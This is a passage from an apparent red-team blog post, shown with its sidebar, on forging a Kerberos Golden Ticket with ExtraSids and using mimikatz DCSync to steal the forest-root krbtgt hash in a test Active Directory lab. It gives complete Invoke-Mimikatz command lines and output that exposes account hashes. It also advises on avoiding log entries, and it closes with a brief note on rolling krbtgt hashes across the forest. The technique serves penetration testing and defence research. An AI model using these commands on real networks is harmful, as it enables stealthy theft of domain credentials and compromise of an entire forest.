~~Invoke-Mimikatz -Command '"kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf7 /domain:dev.testlab.local /sid:S-1-5-21-4275052721-3205085442-2770241942 /sids:S-1-5-21-456218688-4216621462-1491369290-519 /ptt" "lsadump::dcsync /domain:testlab.local /dc:Primary.testlab.local /user:testlab\krbtgt" "kerberos::purge"' -ComputerName SECONDARY.dev.testlab.local~~

edit: Invoke-Mimikatz -Command '"kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf7 /domain:dev.testlab.local /sid:S-1-5-21-4275052721-3205085442-2770241942 /groups:516 /sids:S-1-5-21-456218688-4216621462-1491369290-516,S-1-5-9 /id:S-1-5-21-4275052721-3205085442-2770241942-1002 /ptt" "lsadump::dcsync /domain:testlab.local /dc:Primary.testlab.local /user:testlab\krbtgt" "kerberos::purge"' -ComputerName SECONDARY.dev.testlab.local

```
PS C:\Users\chris.admin\Desktop> Invoke-Mimikatz -Command '"kerberos::golden /us
er:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf7 /domain:dev.testlab.local
 /sid:S-1-5-21-4275052721-3205085442-277024194 /sids:S-1-5-21-456218688-42166214
62-1491369290-519 /ptt" "lsadump::dcsync /domain:testlab.local /dc:Primary.testl
ab.local /user:testlab\krbtgt" "kerberos::purge"' -ComputerName SECONDARY.dev.te
stlab.local

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */
```

```
[DC] 'Primary.testlab.local' will be the DC server

[DC] 'testlab\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/18/2015 2:55:04 PM
Object Security ID   : S-1-5-21-456218688-4216621462-1491369290-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: b7386271e572bda82a0912c18836b37d
    ntlm- 0: b7386271e572bda82a0912c18836b37d
    lm  - 0: e4b88a6920d5c54bd386876d9e7ff793
```

Now why did we use the SECONDARY$ account (the domain controller for the child) when building our ticket, as opposed to a normal *-500 Administrator account? **edit:** *And why use the "Domain Controllers" and "Enterprise Domain Controllers" SIDs when creating the ticket?* @gentilkiwi explains in the following tweets:

During the execution of our first DCSync, we had to use our current **dev.testlab.local** Domain Admin credentials, which causes log entries as Delpy describes above. Once we gain the krbtgt hash of the DEV domain controller (through DCSync or other methods), we can be sneakier in attacking the forest root. If we create our Golden Ticket (as we did above) such that the user account in the PAC is the machine account of the DC we're currently operating from (in our case SECONDARY$), but the ExtraSids contains ~~the "Enterprise Admins" SID for the forest root~~ **edit:** *the Domain Controllers SID for the forest root and the "Enterprise Domain Controllers" SID*, we should be able to DCSync the krbtgt hash of the root without creating additional logs! This is something others have already started to touch on.

Edit: *because /id defaults to domain-500, the /user and /id for this ticket won't match, meaning it will only work for 20 minutes. This is all the time we need, but if you would like it to last longer, you can enumerate the full SID of the SECONDARY.dev.testlab.local*

domain controller and set that for the /id argument. Note: I haven't tested this thoroughly as far as log generation, so if the described behavior isn't accurate, please let me know and I will correct the description.

Wrapup

At this point, with the krbtgt hash of the forest root, we can build Golden Tickets on demand to compromise any machine in the **testlab.local** forest. By taking advantage of Mimikatz' new features and Sean's new work, we can quickly and easily turn the compromise of any domain administrator credentials in the forest into a total forest compromise. One interesting defensive note (that reiterates Microsoft's description that the domain is not a trust boundary): it's not sufficient to change all domain passwords and roll the krbtgt account hash of just the root domain (or the compromised domain), you need to roll the krbtgt hash for ALL domains in the forest. Or just:

← Older posts

Recent Posts

- Empire 1.4
- Targeted Plaintext Downgrades with PowerView
- Empire, Meterpreter, and Offensive Half-life
- Sheets on Sheets on Sheets
- Abusing Active Directory Permissions with PowerView

Recent Comments

- harmj0y on Invoke-BypassUAC
- son on Invoke-BypassUAC
- harmj0y on Invoke-BypassUAC
- son on Invoke-BypassUAC
- harmj0y on Mimikatz and DCSync and ExtraSids, Oh My

Archives

- December 2015
- November 2015
- October 2015
- September 2015
- August 2015
- July 2015
- June 2015
- May 2015
- April 2015
- March 2015
- January 2015
- December 2014
- November 2014
- October 2014
- September 2014
- August 2014
- July 2014
- June 2014
- May 2014
- April 2014
- March 2014

Categories

- Empire
- informational
- penetesting
- Powershell
- Python
- redteaming
- Uncategorized

Meta

- Log in
- Entries RSS
- Comments RSS
- WordPress.org